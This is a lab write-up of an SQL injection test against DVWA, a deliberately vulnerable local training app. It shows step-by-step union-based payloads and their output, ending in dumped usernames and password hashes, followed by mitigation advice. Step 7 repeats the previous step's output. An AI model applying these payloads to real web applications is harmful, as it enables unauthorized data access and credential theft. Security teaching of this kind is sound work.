Penetration Testing DVWA: Ethical Exploitation of SQL Injection Vulnerabilities

Date of Testing: 20-02-2025
Tested By: Ashwini Waghmare

Source url:https: //tinyurl.com/pu-dvwa-iso

Table of Content:

Objective :

This report presents the findings from a Vulnerability Assessment and Penetration Testing (VAPT) conducted on the Damn Vulnerable Web Application (DVWA). The assessment was performed from an ethical hacker's perspective to evaluate the security posture of the application and identify critical vulnerabilities. The primary vulnerability identified in this report is **SQL Injection (SQLi)**, which could allow an attacker to extract sensitive database information, manipulate records, and potentially gain full system control.

Scope of Testing

- **Target:** DVWA application (hosted on a local environment)
- **Tools Used:** Burp Suite, SQLMap, OWASP ZAP, Browser Developer Tools
- **Testing Approach:** Black-box and Grey-box testing
- **Testing Environment:**
    - **Operating System:** Kali Linux
    - **Web Server:** Apache
    - **Database:** MySQL
    - **Programming Language:** PHP

Overview of sql(i):

SQL Injection (SQLi) is a web security vulnerability that allows attackers to manipulate SQL queries by injecting malicious input into application fields. It occurs when user inputs are improperly handled, leading to unauthorized access, data leakage, or even full database compromise.

Types of SQL Injection:


1. **Union-Based SQLi** – Extracts data by joining results with `UNION SELECT`.
2. **Error-Based SQLi** – Exploits error messages to gather database information.
3. **Blind SQLi** – No error messages; attacker relies on true/false responses.

4. **Time-Based Blind SQLi** – Uses time delays to infer database responses.

Exploitation & Proof-of-Concept (PoC):

Step 1:

Open the DVWA : http://localhost/DVWA/login.php or We can use ip address of that machine.(by login dvwa machine type command ifconfig then go to browser search that ip address)



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled


Step 2:

1.Go to SQL injection option.

2.Search any number in user id block.




3.when enter any no. in user id we find changes in search bar.




```
192.168.184.131/vulnerabilities/sqli/?id=2&Submit=Submit#
```

4.If enter http://192.168.178.135/vulnerabilities/sqli/?id=2'&Submit=Submit# then page is Vulnerable.




```
192.168.184.131/vulnerabilities/sqli/?id=2'&Submit=Submit#
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''2''' at line 1
```



```
192.168.184.131/vulnerabilities/sqli/?id=2'&Submit=Submit#
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''2''' at line 1
```


Step 3:There is 3 columns so (3-1=2)

(http://192.168.178.135/vulnerabilities/sqli/?id=2' order by 1--+&Submit=Submit#)



```
192.168.184.131/vulnerabilities/sqli/?id=2' order by 3--+&Submit=Submit#
Unknown column '3' in 'order clause'
```

Step 4: (http://192.168.178.135/vulnerabilities/sqli/?id=2' union select 1,2--+&Submit=Submit#)



```
192.168.184.131/vulnerabilities/sqli/?id=2' union select 1,2--+&Submit=Submit#
```

Vulnerability: SQL Injection

User ID:


```
ID: 2' union select 1,2--
First name: Gordon
Surname: Brown

ID: 2' union select 1,2--
First name: 1
Surname: 2
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Vulnerable Column No. will be display on screen

Step 5:With the help of database()& version() -we find what is database and which version



192.168.184.131/vulnerabilities/sqli/?id=2' union select database(),version()--+&Submit=Submit#




Vulnerability: SQL Injection

User ID:


```
ID: 2' union select database(),version()--
First name: Gordon
Surname: Brown

ID: 2' union select database(),version()--
First name: dvwa
Surname: 5.1.41
```

More info

Step 6:find table name



192.168.184.131/vulnerabilities/sqli/?id=2' union select table_name,2 from information_schema.tables--+&Submit=Submit#




Vulnerability: SQL Injection

User ID:

```
ID: 2' union select table_name,2 from information_schema.tables--
First name: Gordon
Surname: Brown

ID: 2' union select table_name,2 from information_schema.tables--
First name: CHARACTER_SETS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLLATIONS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLUMNS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLUMN_PRIVILEGES
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: ENGINES
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: EVENTS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: FILES
Surname: 2
```

Step 7:




```
192.168.184.131/vulnerabilities/sqli/?id=2' union select column_name,2 from information_schema.columns where table_name="users"--+&Submit=Submit#
```

Vulnerability: SQL Injection

User ID:

```
ID: 2' union select table_name,2 from information_schema.tables--
First name: Gordon
Surname: Brown

ID: 2' union select table_name,2 from information_schema.tables--
First name: CHARACTER_SETS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLLATIONS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLUMNS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: COLUMN_PRIVILEGES
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: ENGINES
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: EVENTS
Surname: 2

ID: 2' union select table_name,2 from information_schema.tables--
First name: FILES
Surname: 2
```

Step 8:for password and user name write below command



```
192.168.184.131/vulnerabilities/sqli/?id=2' union select user,password from users--+&Submit=Submit#
```

Vulnerability: SQL Injection

User ID:

```
ID: 2' union select user,password from users--
First name: Gordon
Surname: Brown

ID: 2' union select user,password from users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union select user,password from users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 2' union select user,password from users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union select user,password from users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union select user,password from users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

(Password in hash format so we can signup with that value)

Impact Analysis :

Potential Consequences:

- Unauthorized access to sensitive user data.
- Modification or deletion of database records.
- Privilege escalation leading to full system compromise.
- Extraction of entire database contents using automated tools.
- Potential financial and reputational damage to organizations.

Mitigation Strategies :

Recommended Fixes:

1. **Use Prepared Statements & Parameterized Queries:**

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$userId]);
```

2. **Implement Input Validation:** Allow only expected data formats and reject invalid inputs.
3. **Use Web Application Firewalls (WAFs):** To detect and block malicious SQL queries.
4. **Enforce Least Privilege Access:** Restrict database permissions to minimize the impact of potential attacks.
5. **Regular Security Audits:** Conduct frequent vulnerability scanning and penetration testing.
6. **Disable Detailed Error Messages:** Prevent information disclosure that could aid attackers.
7. **Apply Role-Based Access Control (RBAC):** Restrict access based on user roles to limit potential damage.
8. **Monitor Database Activities:** Implement logging and anomaly detection for unusual database queries.

Conclusion :

This penetration test confirmed the presence of a critical SQL Injection vulnerability in DVWA. Exploitation of this flaw could result in unauthorized access to sensitive user information and complete database compromise. Organizations must prioritize security by enforcing strict input validation, using parameterized queries, and performing continuous security testing. From an ethical hacker's viewpoint, finding and mitigating such vulnerabilities before malicious actors exploit them is crucial for securing web applications.

Recommendations :

1. **Adopt Secure Coding Practices:** Use parameterized queries and avoid direct SQL string concatenation.
2. **Perform Regular Penetration Testing:** Identify and patch vulnerabilities proactively.
3. **Deploy Web Application Firewalls (WAFs):** To filter out SQL Injection attempts.
4. **Educate Developers & Administrators:** Training on secure coding techniques and cybersecurity best practices

THANK YOU!